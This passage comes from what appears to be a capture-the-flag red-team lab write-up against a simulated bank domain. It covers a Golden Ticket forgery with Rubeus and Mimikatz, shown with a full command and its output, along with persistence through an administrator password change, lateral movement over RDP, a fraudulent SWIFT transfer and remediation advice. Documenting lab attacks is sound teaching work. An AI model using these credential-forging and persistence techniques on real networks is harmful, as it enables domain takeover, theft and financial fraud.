the NTLM hash of the krbtgt account using `lsadump::dcsync` in Mimikatz, we proceeded with a **Golden Ticket** attack.

This allowed us to forge valid Kerberos Ticket Granting Tickets (TGTs) for any user within the domain. We generated a ticket impersonating the Administrator account, granting us unrestricted access to all Kerberos-protected services.

The forged ticket was injected into memory using the `kerberos::ptt` command, effectively granting us domain-wide access without any authentication prompts or password requirements.

This attack established complete control over the Active Directory domain and enabled long-term persistence.

❑ Golden Ticket Generation via Rubeus



```
Select Administrator: Windows PowerShell
PS C:\Users\Administrator\Desktop> .\Rubeus.exe golden /rc4:0c757a3445ac94a654554f3ac529ede /domain:corp.thereserve.loc /sid:S-1-5-21-170228521-1485475711-3199862024 /sids:S-1-5-21-1255581842-1308659601-3764024703-519 /user:Administrator /ptt

RUBEUS
v2.0.0

[*] Action: Build TGT
[*] Building PAC

[*] Domain      : CORP.THERESERVE.LOC (CORP)
[*] SID         : S-1-5-21-170228521-1485475711-3199862024
[*] UserId      : 500
[*] Groups      : 520, 512, 513, 519, 518
[*] ExtraSIDs   : S-1-5-21-1255581842-1308659601-3764024703-519
[*] ServiceKey  : 0C757A3445ACB94A654554F3AC529EDE
[*] ServiceKeyType : KERB_CHECKSUM_HMAC_MD5
[*] KDCKey      : 0C757A3445ACB94A654554F3AC529EDE
[*] KDCKeyType   : KERB_CHECKSUM_HMAC_MD5
[*] Service     : krbtgt
[*] Target      : corp.thereserve.loc

[*] Generating EncTicketPart
[*] Signing PAC
[*] Encrypting EncTicketPart
[*] Generating Ticket
[*] Generated KERB-CRED
[*] Forged a TGT for 'Administrator@corp.thereserve.loc'

[*] AuthTime    : 5/9/2025 9:11:22 PM
[*] StartTime   : 5/9/2025 9:11:22 PM
[*] EndTime     : 5/10/2025 7:11:22 AM
[*] RenewTill   : 5/16/2025 9:11:22 PM

[*] base64(ticket.kirbi):
doIFnZCCB2ugAwIBBAEDAgEwcoIEHTCCeIFhggr9NIIeEaADAgEForUBe0NPUIAuVehFukVIRVJWRS5M
T90IKDAmo4VC AQKhHzAdGwZrcmJ0Z3QbE2NvcnAudGhlcmVzZjZ255sb20jggQvHIEK6ADAgEXoQMC
AQ0iggQdBIIEGU8aYeLbu9hfYTYewoIaPdo3b+NI7ZzoExdKtjKjPLeh1/jfyYDZtZmYLSAS5/V+BfKA
6/s32D6LW000B1VlQM1XkpEpa3Ii30XrmTB8Z1K5KZnhVPeWVyb6OnCJaQD0Rsl3hRSFSRy/RBFMq3
9uxc/T4hp/xcKiBQ06uQJZ1bx7vKoh2a5/EzXmyocwW0Muam43hIFZzQAz7ZSuCIUarWlLQq849a1WsR

Activate Windows
Go to Settings to activate Windows.
```


In addition to Mimikatz, we used **Rubeus** to generate and inject a Golden Ticket for Administrator.

We supplied the following parameters:

- /rc4: NTLM hash of the krbtgt account
- /domain: corp.thereserve.loc
- /sid: Domain SID
- /sids: Domain Admins/Enterprise Admins SIDs
- /user: Administrator
- /ptt: Inject the ticket directly into memory

Rubeus confirmed ticket injection, after which we could access any Kerberos service or host as a domain admin, completely bypassing all authentication requirements.


☐ Accessing Hidden SMB Shares



With full domain control, we began exploring administrative shares on various machines.

As we had administrator privileges, the share was accessible, allowing us to view and interact with sensitive files and configuration data. These shares are ideal for lateral movement, tool deployment, and further data extraction.

❑ Password Change for Long-Term Access



To solidify long-term control, we changed the password of the Administrator account to a known value (Muhamad999) using PowerShell or ADUC.

This step ensured that even if our tickets were invalidated or group memberships reset, we retained direct access using the modified credentials.

Password changes on privileged accounts represent a final layer of persistence and can be used as a fallback if stealthier methods are discovered or removed.

follow-up actions is lateral movement, which involves transferring access from one system to another, potentially compromising additional systems with elevated privileges. This could involve gaining access to other critical accounts or infrastructure within the network, facilitating continued exploitation and persistence in the environment.

Thus, the act of changing the Administrator password is not only a means of securing control over the network but also an enabler for further malicious activities within the environment.

☐ **Lateral Movement and Domain Compromise**

☐ **RDP Access to Core Infrastructure**

With full access to the environment and multiple techniques at our disposal, we began pivoting to other critical systems:

- Connected to ROOTDC (10.200.118.100) via RDP and extracted stored credentials and flags.
- Accessed BANKDC (10.200.118.101) to explore financial data.
- Jumped into JMP (10.200.118.61) and SWIFT (10.200.118.51), which appeared to be sensitive systems related to administration and transaction processing.

Using previously extracted TGTs and valid admin credentials, we moved laterally without triggering alerts, and exfiltrated all available flags up to FLAG16.

This marked a successful completion of our lateral movement objectives and confirmed full compromise of the domain and its critical systems.

```
What would you like to do?
Please select an option:
[1] Submit proof of compromise
[2] Verify past compromise
[3] Verify email access
[4] Get hints
[5] Exit
Selection:2

Please see your current progress below:
Flag ID      Flag Description      Completed
1            Perimeter Breach      True
2            Active Directory Breach True
3            CORP Tier 2 Foothold  True
4            CORP Tier 2 Admin     True
5            CORP Tier 1 Foothold  True
6            CORP Tier 1 Admin     True
7            CORP Tier 0 Foothold  True
8            CORP Tier 0 Admin     True
9            BANK Tier 2 Foothold  True
10           BANK Tier 2 Admin     True
11           BANK Tier 1 Foothold  True
12           BANK Tier 1 Admin     True
13           BANK Tier 0 Foothold  True
14           BANK Tier 0 Admin     True
15           ROOT Tier 0 Foothold  True
16           ROOT Tier 0 Admin     True
17           SWIFT Web Access      False
18           SWIFT Capturer Access False
19           SWIFT Approver Access False
20           SWIFT Payment Made    False

Please select an option:
[1] Get Flag Value
[2] Remove Flag Completion
[3] Reset SWIFT progress
[4] Exit
Selection:
```

❑ Conclusion & Impact Analysis

This red team operation simulated a high-level attacker scenario. Working individually, I successfully compromised the domain through a chain of misconfigurations, demonstrating end-to-end attack execution from initial access to full domain control.

- Weak SPN account password policy
- Inadequate segmentation between tiers
- No detection on ticket anomalies or group manipulation

Risk Level: Critical

Remediation recommendations:

- Enforce service account password complexity
- Monitor SPN requests and ticket patterns
- Audit group membership changes
- Implement network segmentation between tiers

❑ MITRE ATT&CK Mapping

Tactic	Technique ID	Technique Description	Tools Used
Initial Access	T1571	Application Layer Protocol: Chisel Tunnel	Chisel
Credential Access	T1558.003	DCSync Attack	Mimikatz
Credential Dumping	T1003.006	LSASS Memory Dump	secretsdump.py
Lateral Movement	T1021.001	RDP	xfreerdp
Persistence	T1098	Account Manipulation	ADUC / PowerShell
Privilege Escalation	T1208	Kerberoasting	GetUserSPNs.py
Defense Evasion	T1550.002	Pass-the-Hash	Evil-WinRM
Persistence	T1098.002	Golden Ticket	Rubeus / Mimikatz

Remediation Recommendations

- Use SIEM rules to detect tools like Mimikatz and Rubeus
- Implement network segmentation to isolate privilege tiers
- Audit group membership changes regularly
- Monitor and alert on SPN ticket requests and anomalies
- Enforce strong, complex passwords for all service accounts

Post-compromise Exploitation

. SWIFT System Access and Manipulation After obtaining the necessary credentials


, access to the SWIFT web interface was gained. Steps performed: - Logged into the SWIFT portal as a payment capturer. - Submitted a dummy transaction from a source account to a destination account with a value of \$10,000,000. - Forwarded the transaction from the capturer view. - Logged in as a payment approver to approve the same transaction. - Confirmed the transaction using the PIN provided. Each step was validated using the command-line interface on the attacker's machine to simulate the

Extracted credentials from cracked SAM hashes including Payment Capturers and Approvers.


- **Administrator hashes**
- **Plaintext passwords** for a.barker and c.young
- A full list of users who are involved in sensitive financial transactions

🔧 Attack Steps Taken:


1. Mimikatz was executed via command line after gaining **local admin privileges** on the machine.
2. to extract credentials of all currently logged-in users.
3. Credentials were copied and used later for **RDP login, Active Directory manipulation, and web application access**.




Initiating a new transaction using a compromised Payment Capturer account.



